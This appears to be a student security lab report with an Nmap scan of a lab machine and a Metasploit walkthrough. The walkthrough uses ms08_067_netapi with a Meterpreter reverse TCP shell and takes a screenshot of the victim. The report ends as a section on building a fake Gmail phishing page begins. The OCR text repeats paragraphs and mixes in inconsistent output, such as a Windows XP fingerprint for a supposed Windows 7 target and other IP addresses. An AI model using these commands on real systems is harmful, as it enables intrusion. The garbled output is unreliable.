27339	tcp	open	http	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
30950	tcp	open		
49664	tcp	open	msrpc	Microsoft Windows RPC
49665	tcp	open	msrpc	Microsoft Windows RPC
49666	tcp	open	msrpc	Microsoft Windows RPC
49667	tcp	open	msrpc	Microsoft Windows RPC
49668	tcp	open	msrpc	Microsoft Windows RPC
49670	tcp	open	msrpc	Microsoft Windows RPC
49677	tcp	open	tcpwrapped	



1. VICTIM MACHINE : WINDOWS 7



BELOW THERE ARE SCREENSHOTS TAKEN IN NMAP



Target: 192.168.56.101 | Profile: Intense scan, all TCP ports

Command: nmap -p 1-65535 -T4 -A -v 192.168.56.101

Hosts Services

OS Host 192.168.56.101

nmap -p 1-65535 -T4 -A -v 192.168.56.101

Service scan Timing: About 66.67% done; ETC: 23:56 (0:01:20 remaining)

Completed Service scan at 23:55, 161.72s elapsed (3 services on 1 host)

Initiating OS detection (try #1) against 192.168.56.101

Retrying OS detection (try #2) against 192.168.56.101

Initiating Traceroute at 23:55

Completed Traceroute at 23:55, 3.02s elapsed

Initiating Parallel DNS resolution of 3 hosts. at 23:55

Completed Parallel DNS resolution of 3 hosts. at 23:55, 11.25s elapsed

NSE: Script scanning 192.168.56.101.

Initiating NSE at 23:55

Completed NSE at 23:56, 37.67s elapsed

Initiating NSE at 23:56

Completed NSE at 23:56, 31.44s elapsed

Initiating NSE at 23:56

Completed NSE at 23:56, 0.00s elapsed

Nmap scan report for 192.168.56.101

Host is up (0.11s latency).

Not shown: 62241 closed tcp ports (reset), 3291 filtered tcp ports (no-response)

PORT STATE SERVICE VERSION

21/tcp open ftp?

554/tcp open rtsp?

1720/tcp open pptp?

OS fingerprinting attempt ideal because Didn't receive UDP response. Please try again with -sU

No OS matches for host

Uptime guess: 22.184 days (since Sat Oct 22 19:31:52 2022)

Network Distance: 4 hops

ICP Sequence Prediction: Difficulty=261 (Good luck!)

IP ID Sequence Generation: Randomized

TRACEROUTE (using port 80/tcp)

HOP RTT ADDRESS

1 3.00 ms 192.168.70.35

2 ...

3 137.00 ms 56.14.104.117

4 139.00 ms 192.168.56.101

NSE: Script Post-scanning.

Initiating NSE at 23:56

Completed NSE at 23:56, 0.00s elapsed

Initiating NSE at 23:56

Completed NSE at 23:56, 0.00s elapsed

Initiating NSE at 23:56

Completed NSE at 23:56, 0.00s elapsed

Read data files from: C:\Program Files (x86)\Nmap


OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 7922.85 seconds

Raw packets sent: 457225 (20.123MB) | Rcvd: 1037704 (41.513MB)

Zenmap interface showing the results of an Nmap scan against host 192.168.56.101. The scan command used was nmap -p 1-65535 -T4 -A -v 192.168.56.101. The results table displays three open TCP ports: 21 (ftp), 554 (rtsp), and 1723 (pptp).

Port	Protocol	State	Service	Version
21	tcp	open	ftp	
554	tcp	open	rtsp	
1723	tcp	open	pptp	



Zenmap

Scan Tools Profile Help

Target: 192.168.56.101 Profile: Intense scan, all TCP ports Scan Cancel

Command: nmap -p 1-65535 -T4 -A -v 192.168.56.101

Hosts Services Nmap Output Ports / Hosts Topology Host Details Scans

OS Host 192.168.56.101

Host Status

- State: up
- Open ports: 3
- Filtered ports: 3291
- Closed ports: 62241
- Scanned ports: 65535
- Up time: 1916703
- Last boot: Sat Oct 22 19:31:52 2022

Addresses

- IPv4: 192.168.56.101
- IPv6: Not available
- MAC: Not available

TCP Sequence

- Difficulty: Good luck!
- Index: 261
- Values:

IP ID Sequence

- Class: Randomized
- Values:


TCP TS Sequence

- Class: 1000HZ
- Values:

Comments

2.METASPLOIT TOOL

```
. Sep 15:53 .
. Sep 15:53 ..
. Sep 2015 bin -> usr/bin
. Sep 09:31 boot
21. Sep 15:50 dev
19. Sep 09:32 etc
21. Sep 15:52 home
30. Sep 2015 lib -> usr/lib
30. Sep 2015 lib64 -> usr/lib
4 23. Jul 10:01 lost+found
96 1. Aug 22:45 mnt
96 30. Sep 2015 opt
16 21. Sep 15:52 private -> /home/encrypted
4096 12. Aug 15:37 proc
560 21. Sep 15:50 root
7 30. Sep 2015 run
4096 30. Sep 2015 sbin -> usr/bin
4096 0 21. Sep 15:51 srv
300 21. Sep 15:45 sys
4096 12. Aug 15:39 tmp
4096 23. Jul 10:25 usr
4096 4096 21. Sep 15:52 var
4096 4096 21. Sep 15:52
```



METASPLOIT TOOL

THE METASPLOIT FRAMEWORK IS A TOOL FOR DEVELOPING AND EXECUTING EXPLOIT CODE AGAINST A REMOTE TARGET MACHINE.

IT CAN BE USED TO EXPLOIT VULNERABILITIES IN SYSTEMS AND APPLICATIONS.

THE METASPLOIT FRAMEWORK INCLUDES A WIDE RANGE OF TOOLS FOR CREATING, TESTING, AND EXECUTING EXPLOITS.


THESE TOOLS CAN BE USED TO EXPLOIT VULNERABILITIES IN SYSTEMS AND APPLICATIONS. THE METASPLOIT FRAMEWORK IS A TOOL FOR DEVELOPING AND EXECUTING EXPLOIT CODE AGAINST A REMOTE TARGET MACHINE.

IT CAN BE USED TO EXPLOIT VULNERABILITIES IN SYSTEMS AND APPLICATIONS.

THE METASPLOIT FRAMEWORK INCLUDES A WIDE RANGE OF TOOLS FOR CREATING, TESTING, AND EXECUTING EXPLOITS.


THESE TOOLS CAN BE USED TO EXPLOIT VULNERABILITIES IN SYSTEMS AND APPLICATIONS.

STEP 1: INSTALL METASPLOIT USING TERMINAL



Terminal
File Edit View Search Terminal Help
Metasploit running on Kali Linux as root, using system database
A database appears to be already configured, skipping initialization

```
dBBBBBBBb dBBBP dBBBBBBBp dBBBBBBB .  
' dB' BBP  
dB'dB'dB' dBp dBp dBp BB  
dB'dB'dB' dBp dBp dBp BB  
dB'dB'dB' dBppp dBp dBp dBBBBBBB  
  
dBBBBBP dBBBBBb dBp dBBBBBP dBp dBBBBBBP  
dB' dBp dB'.BP  
dBp dBBBB' dBp dB'.BP dBp dBp  
dBp dBp dBp dB'.BP dBp dBp  
dBp dBp dBBBBBP dBp dBp dBp  
  
To boldly go where no  
shell has gone before
```



Terminal
File Edit View Search Terminal Help

```
| dBp dBBBB' dBp dB'.BP dBp dBp  
--o-- dBp dBp dBp dB'.BP dBp dBp  
| dBBBBBP dBp dBBBBBP dBp dBp dBp  
  
To boldly go where no  
shell has gone before
```

= [metasploit v6.2.27-dev-]
+ --=[2264 exploits - 1189 auxiliary - 404 post]
+ --=[948 payloads - 45 encoders - 11 nops]
+ --=[9 evasion]

Metasploit tip: After running `db_nmap`, be sure to
check out the result of `hosts` and `services`
Metasploit Documentation: <https://docs.metasploit.com/>

```
msf6 > use exploit/windows/smb/ms08_067_netapi  
msf6 exploit(windows/smb/ms08_067_netapi) > set payload windows/meterpreter/reve  
rse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf6 exploit(windows/smb/ms08_067_netapi) > set LHOST 192.168.70.191
```

NOW WE EXECUTE THE COMMAND TO GET
THE SCREENSHOT OF WIN 7

```
Terminal
File Edit View Search Terminal Help
o          To boldly go where no
           shell has gone before

      =[ metasploit v6.2.27-dev-
+ ... --=[ 2264 exploits - 1189 auxiliary - 404 post      ]
+ ... --=[ 948 payloads - 45 encoders - 11 nops      ]
+ ... --=[ 9 evasion      ]

Metasploit tip: After running db nmap, be sure to
check out the result of hosts and services
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/windows/smb/ms08_067_netapi
msf6 exploit(windows/smb/ms08_067_netapi) > set payload windows/meterpreter/reve
rse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set LHOST 192.168.70.191
LHOST => 192.168.70.191
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.56.101
RHOST => 192.168.56.101
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.70.191:4444
```

LHOST - IP OF YOUR MACHINE
RHOST - IP OF THE TARGET MACHINE

```
payload => windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) > set LHOST 192.168.1.14
LHOST => 192.168.1.14
msf exploit(ms08_067_netapi) > set LHOST 192.168.1.13
LHOST => 192.168.1.13
msf exploit(ms08_067_netapi) > exploit


[-] Exploit failed: The following options failed to validate: RHOST.
msf exploit(ms08_067_netapi) > set LHOST 192.168.1.14
LHOST => 192.168.1.14
msf exploit(ms08_067_netapi) > set rHOST 192.168.1.13
rHOST => 192.168.1.13
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.1.14:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (769024 bytes) to 192.168.1.13
[*] Meterpreter session 1 opened (192.168.1.14:4444 -> 192.168.1.13:1174) at 20
4-03-25 07:44:11 +0300

meterpreter > screenshot
Screenshot saved to: G:/Metasploit/DcxuPcIm.jpeg
meterpreter >
```

SCREENSHOT

THE TOOL IN THE KALI LINUX HAS TAKEN
THE SCREEN SHOT IN TARGET DEVICE
WINDOWS 7 --



SUGGEST TH SECURITYPATCH AND METHODS TO AVOID METASPLOIT TOOL

THE SECURITY PATCH TO AVOID METASPLOIT TOOL IS TO UPDATE YOUR SOFTWARE TO THE LATEST VERSION.

THERE IS NO SINGLE SILVER BULLET THAT WILL PROTECT AGAINST ALL ATTACKS USING METASPLOIT, BUT SOME BASIC DEFENSES INCLUDE:-

KEEP YOUR SOFTWARE UP TO DATE

USE A FIREWALL

USE INTRUSION DETECTION/PREVENTION SYSTEMS

DISABLE UNNECESSARY SERVICES

LIMIT ACCESS TO CRITICAL SYSTEMS

TRAIN EMPLOYEES IN SECURITY AWARENESS

HACKER MACHINE:



KALI LINUX

VICTIM MACHINE:




WINDOWS 7

**3.USING
SET
TOOL TO
CREATE
FAKE
GMAIL
PAGE**

STEP 1:

OPEN VIRTUAL BOX AND OPEN KALI LINUX




STEP 2:

OPEN SET TOOL IN KALI LINUX



